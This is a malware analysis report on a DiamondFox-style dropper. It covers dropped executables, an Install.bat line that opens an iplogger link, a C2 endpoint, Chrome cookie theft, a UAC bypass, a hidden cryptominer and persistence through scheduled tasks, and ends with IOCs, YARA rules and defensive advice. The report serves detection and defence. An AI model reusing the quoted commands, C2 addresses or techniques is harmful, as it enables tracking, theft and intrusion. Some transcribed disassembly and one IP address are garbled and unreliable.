rHIFScw3BGy7oIZD9a_b3xSU.exe	26.07.2021 21:53	Uygulama	370 KB	IVM7x50s3kD4eJ0dM8Zw8H.exe	25.07.2021 06:41	Uygulama	604 KB	dqm9G_9VN8gd1HFPBzOmPPX.exe	25.07.2021 06:41	Uygulama	1.723 KB
sF5GCFWPks1MISLdKpGhZ_L.exe	25.07.2021 06:41	Uygulama	1 KB	juorVpjqWCWNds9B8BhXpu.exe	25.07.2021 06:42	Uygulama	4.359 KB	EacF9GGQMTetH80kMuk4e87.exe	25.07.2021 05:56	Uygulama	196 KB
sVm7KvJC8ipK6gPv5ME3qo.exe	26.07.2021 21:53	Uygulama	337 KB	picWPc07xybgU9NHjDpyaYZ.exe	26.07.2021 21:53	Uygulama	396 KB	Ebo8RW3y0e1cnk27XR0gDG.exe	26.07.2021 22:05	Uygulama	1 KB
teDQUppgbfMOERB31_G705v.exe	26.07.2021 22:05	Uygulama	1.723 KB	keQWvWzsfdsMLfMLHWKXU.exe	26.07.2021 21:53	Uygulama	372 KB	F6fVERLhhvNTqCpInNb_BQ.exe	25.07.2021 05:56	Uygulama	1 KB
tfzO2HQEqyHJEF03I0llLxk.exe	25.07.2021 06:42	Uygulama	338 KB	KKQIHzuASh6ISToXZjg0_D.exe	25.07.2021 05:56	Uygulama	317 KB	FdlbeFYWK9jWZ5fIMV4q.exe	26.07.2021 21:53	Uygulama	1 KB
UA_wqzif_iPQwMMZvCWFFDZ_.exe	26.07.2021 21:53	Uygulama	3.012 KB	KXCIdw4nSKGzyV4up7kT0eD.exe	25.07.2021 05:56	Uygulama	212 KB	Fd6N9s18Q9Vjppk3sRA8V.exe	25.07.2021 05:56	Uygulama	396 KB
uPmye7A81nJK805DSKaNp_AX.exe	26.07.2021 21:53	Uygulama	1.723 KB	KsPXNHh9d0NjgeTn64PO.exe	26.07.2021 22:05	Uygulama	5 KB	gcS8zyV0hVhAhdV8AM6P.exe	25.07.2021 05:56	Uygulama	338 KB
v0ndBwIUdskHkfd2Idn3j.exe	26.07.2021 21:53	Uygulama	240 KB	LDI185hOnP1oVn3e39CF.exe	25.07.2021 06:41	Uygulama	372 KB	gpcEIJ3MpbYh58kN9EceH.exe	26.07.2021 21:53	Uygulama	396 KB
v5rTov63MHgslLmLio5tM0q.exe	26.07.2021 22:05	Uygulama	337 KB	LMBelGpVvUF2P4cQk6h84.exe	26.07.2021 21:53	Uygulama	1.450 KB	GetPryTCS5n1_c8BuzMRf.exe	25.07.2021 05:56	Uygulama	713 KB
VnuABvbtVEnHw7Oqkczl9.exe	25.07.2021 06:41	Uygulama	240 KB	MfikRc82UoSuV1sVXbTao.exe	26.07.2021 22:05	Uygulama	240 KB	H0kalcnm3d8PcyF+QcmK.exe	25.07.2021 06:41	Uygulama	428 KB
vOAQmcgrZdlBmmRloLulRc.exe	25.07.2021 06:41	Uygulama	318 KB	mGQEKmLhMjSc4V1axH62dL.exe	26.07.2021 22:05	Uygulama	370 KB	HeCghH51NANv70hHtMNBd.exe	26.07.2021 21:53	Uygulama	5 KB
vsuEpyTADl8D5cE99AR0P.exe	25.07.2021 05:56	Uygulama	428 KB	mZDkT4M_yQeYVwbJp0z5.exe	26.07.2021 21:53	Uygulama	372 KB	HfXWQ2g5kKRDt9-T5AJTl.exe	25.07.2021 06:41	Uygulama	196 KB
vtkzZl6knH4z708hsAmTm.exe	26.07.2021 22:05	Uygulama	396 KB	o8WYgVhpfYMBWEPDnZkwl.exe	26.07.2021 22:05	Uygulama	1 KB	HGefFQp0k9k2UTpXRN_kL.exe	26.07.2021 22:05	Uygulama	372 KB
Y7xMvPCZMCjRlVQ7uXVDev.exe	26.07.2021 21:53	Uygulama	1 KB	oEKC4Lw6kHvg2_huzlZg.exe	26.07.2021 21:53	Uygulama	4.611 KB	hILVZ21BQk9GM_pbm3QM72.exe	25.07.2021 05:56	Uygulama	371 KB
YnamuUgPd7KVIY_1abvMTBP.exe	25.07.2021 05:56	Uygulama	240 KB	OWUUL4zVz3DyZebim8v_Z.exe	25.07.2021 06:41	Uygulama	1.450 KB	HojQDsoale5y0z2XAsne8D.exe	26.07.2021 21:53	Uygulama	212 KB
Zuh0ymSn5NiwXkXtULGCe.exe	26.07.2021 22:05	Uygulama	372 KB	p1X3emKvnsKroeZQOb5lq.exe	26.07.2021 22:05	Uygulama	4.611 KB	HQOfImgQmVzgvgoZocOh_.exe	25.07.2021 06:42	Uygulama	1 KB
zW2NWQtobL8cYhgDnyjlu.exe	26.07.2021 22:05	Uygulama	539 KB	p4EIDIUdVub8oClgVnjWj.exe	25.07.2021 05:56	Uygulama	372 KB	hazTHZMU5o3mIdq8V9Uj5.exe	25.07.2021 05:56	Uygulama	4.543 KB

Ad	İnternet Adresi	Tür	Boyut	Statü	Son Değişim	Son Erişim
msn	http://138.202.183.50/messenger/	Uygulama	430 KB	20.07.2021 15:55	14.11.2018 18:53	19.07.2021 15:51
msn	http://138.202.183.50/messenger/	Uygulama	1.217 KB	20.07.2021 15:55	14.11.2018 18:53	19.07.2021 15:51
msn	http://138.202.183.50/messenger/	Uygulama	142 KB	20.07.2021 15:55	14.11.2018 18:53	19.07.2021 15:51
msn	http://138.202.183.50/messenger/	Uygulama	82 KB	20.07.2021 15:55	14.11.2018 18:53	19.07.2021 15:51
msn	http://138.202.183.50/messenger/	Uygulama	275 KB	Yok	Yok	19.07.2021 15:52
msn	http://138.202.183.50/messenger/	Uygulama	299 KB	Yok	Yok	19.07.2021 15:52
msn	http://138.202.183.50/messenger/	Uygulama	1 KB	19.07.2021 15:50	19.07.2021 16:08	19.07.2021 16:08
msn	http://138.202.183.50/messenger/	Uygulama	400 KB	Yok	Yok	19.07.2021 16:09
msn	http://138.202.183.50/messenger/	Uygulama	28 KB	Yok	Yok	19.07.2021 16:09
msn	http://138.202.183.50/messenger/	Uygulama	780 KB	19.07.2021 10:54	19.07.2021 16:09	19.07.2021 16:09
msn	http://138.202.183.50/messenger/	Uygulama	1.981 KB	Yok	Yok	19.07.2021 16:09
msn	http://138.202.183.50/messenger/	Uygulama	365 KB	Yok	Yok	19.07.2021 16:09
msn	http://138.202.183.50/messenger/	Uygulama	820 KB	Yok	Yok	19.07.2021 16:09
msn	http://138.202.183.50/messenger/	Uygulama	238 KB	Yok	Yok	19.07.2021 16:09
msn	http://138.202.183.50/messenger/	Uygulama	4.487 KB	19.07.2021 16:20	19.07.2021 16:09	19.07.2021 16:09
msn	http://138.202.183.50/messenger/	Uygulama	4.340 KB	19.07.2021 16:20	19.07.2021 16:09	19.07.2021 16:09
msn	http://138.202.183.50/messenger/	Uygulama	262 KB	19.07.2021 16:20	19.07.2021 16:09	19.07.2021 16:09
msn	http://138.202.183.50/messenger/	Uygulama	4.481 KB	19.07.2021 16:20	19.07.2021 16:09	19.07.2021 16:09
msn	http://138.202.183.50/messenger/	Uygulama	1 KB	01.04.2021 15:14	09.03.2021 15:14	19.07.2021 15:05

Ad	Değiştirme tarihi	Tür	Boyut
perfc01f.dat	25.07.2021 01:13	DAT Dosyası	137 KB
perfc009.dat	25.07.2021 01:13	DAT Dosyası	119 KB
perfh01f.dat	25.07.2021 01:13	DAT Dosyası	641 KB
perfh009.dat	25.07.2021 01:13	DAT Dosyası	639 KB
PerfStringBackup.INI	25.07.2021 01:13	Yapılandırma ayar...	1.532 KB
7B296FB0-376B-497e-B012-9C450E1B7327-5...	25.07.2021 01:11	C7483456-A289-4...	31 KB
7B296FB0-376B-497e-B012-9C450E1B7327-5...	25.07.2021 01:11	C7483456-A289-4...	31 KB
ntknlmp.exe	24.07.2021 03:44	Uygulama	5.423 KB
osloader.exe	24.07.2021 03:44	Uygulama	620 KB

Ad	Değiştirme tarihi	Tür	Boyut
injektor	23.07.2021 22:19	Dosya klasörü	
wap	23.07.2021 23:20	Dosya klasörü	
etm2205.exe	23.07.2021 23:20	Uygulama	1.917 KB
gdbgpoccc.exe	23.07.2021 23:21	Uygulama	1.827 KB
gdbf.exe	23.07.2021 23:21	Uygulama	754 KB
bilgiyeni.m2009.exe	23.07.2021 23:21	Uygulama	602 KB
mi02001223.exe	23.07.2021 23:21	Uygulama	3.049 KB
mi02001223.exe	23.07.2021 23:21	Uygulama	2.806 KB
romovsmb0ed01001.exe	23.07.2021 23:21	Uygulama	632 KB
sembanccar0906.exe	23.07.2021 23:21	Uygulama	2.028 KB
win7.exe	23.07.2021 23:21	Uygulama	6.743 KB

55vR0wqWBLnu04RMEbYp64A.exe	25.07.2021 06:45	Uygulama	217 KB
9L4BESOTUyKzG22ApXUk70I.exe	25.07.2021 06:45	Uygulama	48 KB
85604FPyKvQ8Kvvd8j9m.exe	25.07.2021 06:00	Uygulama	5 KB
h2LH8vZn2n6t1uZPLT.exe	25.07.2021 06:45	Uygulama	5 KB
kgpH6UPRAjE1MkOCTE.exe	25.07.2021 05:55	Uygulama	217 KB
Lx6L-zbTuxCmcPFfYuz.exe	25.07.2021 05:55	Uygulama	48 KB
INPpUvmbHfVYUjQXMDENm.exe	25.07.2021 06:00	Uygulama	217 KB
mAYRmM87vQzV9fH4TECL.exe	25.07.2021 06:00	Uygulama	713 KB
muChkqHfHFEQ8tUdX5.exe	25.07.2021 06:00	Uygulama	48 KB
owegje	25.07.2021 05:55	Uygulama	48 KB
P3Dw3Dv2hg0S8Q6YwKk.exe	25.07.2021 06:50	Uygulama	5 KB
PAAljCukq9p9Vj9p90NIN.exe	25.07.2021 06:40	Uygulama	48 KB
PP59-B0DTPF09pvcv4HL.exe	25.07.2021 06:50	Uygulama	48 KB
q8LUNEZCL8BdVYqpwf6p.exe	25.07.2021 05:55	Uygulama	5 KB
smTQm45mpay28NKG9Cf6.exe	25.07.2021 06:40	Uygulama	713 KB
v3QBWamy4H28B6QH0E0C.exe	25.07.2021 06:50	Uygulama	217 KB
vctfPuogAnqZAShHAQ29Sd.exe	25.07.2021 06:00	Uygulama	713 KB
XgP8p4yHfHq81meC4KZ5N.exe	25.07.2021 06:40	Uygulama	217 KB
zMNwZHeBwC04q3D4RVM.exe	25.07.2021 06:50	Uygulama	713 KB

Ad	Değiştirme tarihi	Tür	Boyut
2477552638.exe	21.07.2021 16:23	Uygulama	595 KB
3374209106.exe	21.07.2021 16:22	Uygulama	510 KB
4398783033.exe	21.07.2021 16:23	Uygulama	688 KB
_metadata	25.07.2021 06:02	Dosya klasörü	
manifest.json	19.07.2021 09:57	JSON Dosyası	1 KB
optimization-hints.pb	19.07.2021 09:57	PB Dosyası	56 KB

2-42at file is actually install.bat file and it redirects to iplogger page.

Ad	Değiştirme tarihi	Tür	Boyut
2.exe	28.06.2021 12:41	Uygulama	33 KB
2-42AT~1.EXE	29.06.2021 15:09	Uygulama	118 KB

```


C:\Users\zorzo\AppData\Local\Temp\DXP000.TMP\2-42AT~1\Install.bat - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
change.log [x] Install.bat [x]
1 start https://iplogger.ru/17Peb7 & exit

```



Adware and Linked Sites

- | | | |
|--------------|---------------------------------|--------------------|
| Humisnee.com | ip-api.com | facebook.com |
| Binance.com | 37.0.11.41/base/api/getData.php | ipinfo.io |
| Browzar.com | addthis.com | cdn.discordapp.com |
| Bet365.com | steamcommunity.com | gql.twitch.com |
| Avito.ru | pastebin.com | i.instagram.com |
| oauth.vk.com | api.login.yahoo.com | spolaect.info |
| walmart.com | google.kz | google.com |

res://c:\program files (x86)\browzar\browzar.exe/dnserror.htm#http://www.browzar.com/start/?v=2000



The getfp.exe in the csrss folder goes to humisnee.com.



00B7CBCA	8D4D C0	lea ecx,dword ptr ss:[ebp-40]	ecx:"winHttpConnect"
00B7CBCE	S1	push ecx	
00B7CBCE	S0	push eax	
00B7CBCE	FFD6	call esi	
00B7CBDF	C745 D0 08D0	mov dword ptr ss:[ebp-30],29E7D008	[ebp-30]:"/base/api/getData.php"
00B7CBE1	C745 D4 A0A3	mov dword ptr ss:[ebp-2C],427EA3A0	[ebp-2C]:"/427EA3A0"
00B7CBE3	C745 D8 A186	mov dword ptr ss:[ebp-28],E6A986A1	[ebp-28]:"/http://37.0.11.41/base/api/getData.php"
00B7CBE5	C745 DC 8D04	mov dword ptr ss:[ebp-24],1p10d01	[ebp-24]:"/1p10d01"
00B7CBE7	C745 E0 143D	mov dword ptr ss:[ebp-20],182D73D14	[ebp-20]:"/182D73D14"
00B7CBE9	C745 E4 7A73	mov dword ptr ss:[ebp-1C],E970737A	[ebp-1C]:"/E970737A"

It connects to ip-api.com and gets various information.

The screenshot displays two windows: Process Hacker and Process Monitor. Process Hacker shows a list of processes, with 'ip-api.exe' highlighted. Process Monitor shows network activity, including connections to 'ip-api.com' and 'humisnee.com'. The network activity shows a successful connection to 'ip-api.com' and a successful connection to 'humisnee.com'. The system events window shows a successful connection to 'ip-api.com' and a successful connection to 'humisnee.com'.

Compact_Layer

It uses compat_layer structure to run as administrator without asking for admin rights.

```
75DB9E6B 7C 31 j1 kernel32.75DB9E9E
75DB9E6D F7C6 test esi,100
75DB9E73 0F85 jne kernel32.75DC0689
75DB9E79 F745 test dword ptr esi:[ebp+1C],6
75DB9E80 74 12 je kernel32.75DB9E94
75DB9E82 56 push esi
75DB9E83 FF75 push dword ptr esi:[ebp+18] [ebp+38]:L"__COMPAT_LAYER=VistaSetup"
75DB9E86 FF75 push dword ptr esi:[ebp+38]
75DB9E89 FF75 push dword ptr esi:[ebp+C]
75DB9E8C FF75 push dword ptr esi:[ebp+10] [ebp+10]:L"\\??\C:\Users\Zorro\AppData\Local\Temp\72584EFC02\setup_install.exe"
75DB9E8F E8 78 call kernel32.75DB9E43
75DB9E94 837D cmp dword ptr esi:[ebp+38],0 [ebp+38]:L"__COMPAT_LAYER=VistaSetup"
75DB9E98 0F85 jne kernel32.75D07909
75DB9E9E 8B45 mov eax,dword ptr esi:[ebp-4]
75DB9EA1 5E pop esi
75DB9EA2 C9 leave
75DB9EA3 C2 34 ret 34
75DB9EA6 90 nop
75DB9EA7 90 nop
75DB9EA8 90 nop
75DB9EA9 90 nop
```

curl_easy_setopt

Regulates the behavior of libcurl.dll with curl_easy_setopt

It is used to tell libcurl how to behave. By setting the appropriate options, the application changes the behavior of libcurl.

```
0051D2BC 8B06 mov eax,dword ptr ds:[esi]
0051D2BE 85C0 test eax,eax
0051D2C0 75 09 jne setup_install.51D2C5
0051D2C2 8B46 10 mov eax,dword ptr ds:[esi]
0051D2C5 03C2 add eax,edx
0051D2C7 0385 49050000 add eax,dword ptr ss:[ebp]
0051D2CD 8B18 mov ebx,dword ptr ds:[eax]
0051D2CF 8B7E 10 mov edi,dword ptr ds:[esi]
0051D2D2 03FA add edi,edx
0051D2D4 03BD 49050000 add edi,dword ptr ss:[ebp]
0051D2DA 85DB test ebx,ebx
0051D2DC 0F84 A2000000 je setup_install.51D384
0051D2DE F7C3 00000080 test ebx,30000080
0051D2E8 75 04 jne setup_install.51D2EE
0051D2EA 03DA add ebx,edx
0051D2EC 43 inc ebx
0051D2ED 43 inc ebx
0051D2EE 53 push ebx
0051D2EF 81E3 FFFFFFFF and ebx,7FFFFFFF
0051D2F3 53 push ebx
0051D2F5 FB85 45050000 push dword ptr ss:[ebp+54]

EAX 0051B0F8 setup_install.0051B0F8
EBX 0051B142 "curl_easy_setopt"
ECX 77883000 ntdll.77883000
EDX 00400000 setup_install.00400000
EBP 0051D013 setup_install.0051D013
ESP 0028FF68 "&curl_easy_setopt"
ESI 0051B048 setup_install.0051B048
EDI 0051B0F8 setup_install.0051B0F8
EIP 0051D2F5 setup_install.0051D2F5

EFLAGS 00000206
ZF 0 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError 00000000 (ERROR_SUCCESS)

Varsayilan (stdcall)
1: [esp+4] 00000000
2: [esp+8] 00000000
3: [esp+C] 0028FF94
4: [esp+10] 0028FF8C
```


pthread_cond_broadcast

The pthread_cond_broadcast() function is used to unblock all threads currently blocked by the specified state variable.

```
0051D2C2 8B46 10 mov eax,dword ptr ds:[esi]
0051D2C5 03C2 add eax,edx
0051D2C7 0385 49050000 add eax,dword ptr ss:[ebp+5]
0051D2CD 8B46 10 mov ebx,dword ptr ds:[esi]
0051D2CF 8B7E 10 mov edi,dword ptr ds:[esi]
0051D2D2 03FA add edi,edx
0051D2D4 038D 49050000 add edi,dword ptr ss:[ebp+5]
0051D2DA 03D8 test ebx,ebx
0051D2DC 0F84 A2000000 ja setup_install.51D384
0051D2DE 75 04 jns setup_install.51D2EE
0051D2E8 03DA add ebx,edx
0051D2EC 43 inc ebx
0051D2ED 43 inc ebx
0051D2EE 53 push ebx
0051D2EF 513 FFFFFFFF and ebx,7FFFFFFF
0051D2F5 53 push ebx
0051D2F6 FF85 45050000 push dword ptr ss:[ebp+5]
0051D2F8 FF35 490F0000 call dword ptr ss:[ebp+4]
```

Inno Setup

The Inno Setup installer has two processes. The primary process is a latent process. Extracts and executes the actual sub-installer to a temporary folder (elevating to Administrator privileges if necessary).

```
BA 8B814000 mov edx,sonia_5.408188
B9 40000000 mov ecx,40
E8 C27FFFFFFF call sonia_5.40270C
74 05 je sonia_5.40A751
E8 97F3FFFF call sonia_5.409AE8
33C0 xor eax,edx
55 push ebp
68 1EA84000 push sonia_5.40A81E
64:FF30 push dword ptr ds:[eax]
64:8920 mov dword ptr [eax],esp
68 587D4000 push sonia_5.407D58
```




Command line: "C:\Users\zorro\AppData\Local\Temp\is-4GL93.tmp\sonia_5.tmp" /SL5="\$5B0346,506127,422400,C:\Users\zorro\Desktop\210703-g9ppb8b36j_pw_infected\vürüs\setup_installer\sonia_5.exe"

```
0040AB49 6545 04 mov word ptr ss:[ebp+2],0
0040AB4B C645 D8 00 mov byte ptr ss:[ebp+28],0
0040AB4D 8D55 C4 lea edx,dword ptr ss:[ebp+3]
0040AB50 B9 02000000 mov ecx,2
0040AB53 B8 10AD4000 mov eax,sonia_5.40AD10
0040AB55 E8 35A6FFFF call sonia_5.405194
0040AB58 8D45 F0 lea eax,dword ptr ss:[ebp-1]
0040AB62 8B15 2CCE40 mov edx,dword ptr ds:[40CE2]
0040AB64 E8 8E97CEEE call sonia_5.4097CE
```

Cookie Steal

11111.exe directly accesses and steals chrome cookies.

He also used fug3g.gg.exe for Edge.



csrss.exe

All files in C:\Users\%username%\AppData\Local\Temp\csrss run under csrss.exe.

Name	PID	CPU	I/O
csrss.exe	2920	0,01	
injector.exe	10768	0,13	
ww31.exe	1596	7,54	
mg20201223-1.exe	18068	0,55	
ml20201223.exe	6120	8,82	

ee.exe / zz.exe

Exes running in csrss as ee.exe and zz.exe are actually gminer v2.54.

gminer provides display of detailed information (temperature, power consumption, heatsink load, memory frequency, processor frequency, energy efficiency) for each device.

```
C:\Users\zorro>C:\Users\zorro\Desktop\ee.exe
-----
GMiner v2.54
-----
Allowed options:
-h | --help |          display this message
-v | --version |       print program version
--list_devices         display available GPUs
-a | --algo | arg      mining algorithm
-s | --server | arg    stratum server address
-n | --port | arg      stratum server port
-u | --user | arg      stratum server username
-p | --pass | arg      stratum server password
--ssl arg              enable/disable ssl for stratum connection
--ssl_verification arg enable/disable certificates verification
                        for ssl stratum connection
--proto arg            stratum protocol: proxy or stratum
--worker arg           worker name for Ethash stratum, for pools
                        that does not support wallet.worker
-d | --devices | arg   space-separated list of devices
-i | --intensity | arg space-separated list of intensities (1-100)
```

getdiskspace.exe

Provides information about disk spaces


```
C:\Users\zorro>C:\Users\zorro\Desktop\csrss\getdiskspace.exe
2021/07/24 03:53:03 drives [A:\ C:\ D:\]
2021/07/24 03:53:03 drive A:\
2021/07/24 03:53:03 drive C:\
2021/07/24 03:53:03 drive D:\
2021/07/24 03:53:03 filtered drives [C:\]
2021/07/24 03:53:03 drive C:\ total 64422408192 free 37133561856
2021/07/24 03:53:03 URL /api/space?uuid= data [{"drive":"C:\\","total":644224081
92,"free":37133561856}]
2021/07/24 03:53:03 failed to post disk space: Post /api/space?uuid=: unsupporte
d protocol scheme ""
```

smbscanlocal10906.exe

He scanned for possible vulnerabilities with smbscanlocal10906.exe that he dropped to csrss and could not find any vulnerabilities.

```
C:\Users\zorro>C:\Users\zorro\Desktop\csrss\smbscanlocal10906.exe
no vulnerable hosts found
C:\Users\zorro>
```

Disable Error Reporting from Registry



IOCs

185.215.113.62:51929	162.159.133.233	172.67.191.67	104.21.76.97
136.144.41.201	185.20.227.194	185.183.96.53	52.219.156.38
116.202.183.50	74.114.154.18	159.65.63.164	172.67.171.54
148.92.218.88	172.67.201.250	144.202.76.47	212.86.115.78
34.117.59.81:443	34.98.75.36	172.67.199.231	62.233.121.32
2.56.59.245	143.204.98.78	103.155.92.96	111.90.146.149
176.111.254:56328	172.67.186.35	45.139.184.124	95.216.46.125


Scheduled Task

It creates scheduled tasks and runs owegj.exe from time to time, as well as adds csrss.exe and many exes to scheduled tasks.

svchost.exe	884	16,62 MB		Windows Hizmetleri için Ana ...
taskeng.exe	1704	1,72 MB	WIN-CEYN\zorro	Görev Zamanlayıcı Alt Yapısı
owegj.exe	1768	14,32 MB	WIN-CEYN\zorro	
taskeng.exe	1796	1,68 MB	WIN-CEYN\zorro	Görev Zamanlayıcı Alt Yapısı

Chrome Secretly Steals Information In The Background

Chrome arka planda gizlice çalışırken bilgi almak için izin istemektedir.



Solution proposals

There should be at least 1 up-to-date and reliable antivirus software on the system.

Care should be taken when reading e-mails from unknown addresses, if there is an attachment in the e-mail content, this attachment should be scanned for viruses before opening it.

Spam emails should not be opened.

If it is a company computer, the EDR system must be present on the computer.

Harmful connections and IP addresses on the network should be filtered and access to these IP addresses should be blocked.

The operating system should always be kept up to date.

Yara Rules

```
import "hash"
rule md5_hash_diamondfox
{
    meta:
        author = " ABDULSAMET AKINCI - ZAYOTEM "
        description = "diamondfox"
        first_date="03.07.2021"
        report_date="27.07.2021"
        file_name="x86_64setup.exe"

    strings:
        $b="bf796dca0c45920e180ac8b9298f8a01"
        $c="8ed9fc32d350c4b26eb9064fd43cf06a"
        $a="9e285901af26b01baf9afb312620887"
        $d="6e487aa1b2d2b9ef05073c11572925f2"
        $e="5463ae9cd89ba5a886073f03c1ec6b1e"
        $f="a2d08ecb52301e2a0c90527443431e13"
        $g="dd78b03428b99368906fe62fc46aaaf1db07a8b9"
        $h="8c4df9d37195987ede03bf8adb495686"
        $j="f00d26715ea4204e39ac326f5fe7d02f"
        $k="a73c42ca8cdc50ffefdd313e2ba4d423"
        $l="dd0b8a5769181fe9fd4c57098b9b62bd"
        $m="3e2c8ab8ed50cf8e9a4fe433965e8f60"
        $n="881241cb894d3b6c528302edc4f41fa4"

    condition:
        $a or $b or $c or $d or $e or $f or $g or $h or $j or $k or $l or $m or $n
}
```

```
import "hash"
rule strings_diamondfox
{
    meta:
        author = "ABDULSAMET AKINCI - ZAYOTEM"
        description = "diamondfox"
        first_date="03.07.2021"
        report_date="27.07.2021"
        file_name="x86_64setup.exe"

    strings:
        $b="sonia"
        $c="setup_installer"
        $a="setup_install.exe"
        $d="libcurlpp.dll"
        $e="libcurl.dll"
        $f="setopt"
        $g="compact_layer"
        $h="inno setup"
        $j="pthread_cond_broadcast"

    condition:
        $a or $b or $c or $d or $e or $f or $h or $j or $g
}
```

ABDULSAMET AKINCI

<https://www.linkedin.com/in/samoceyn/>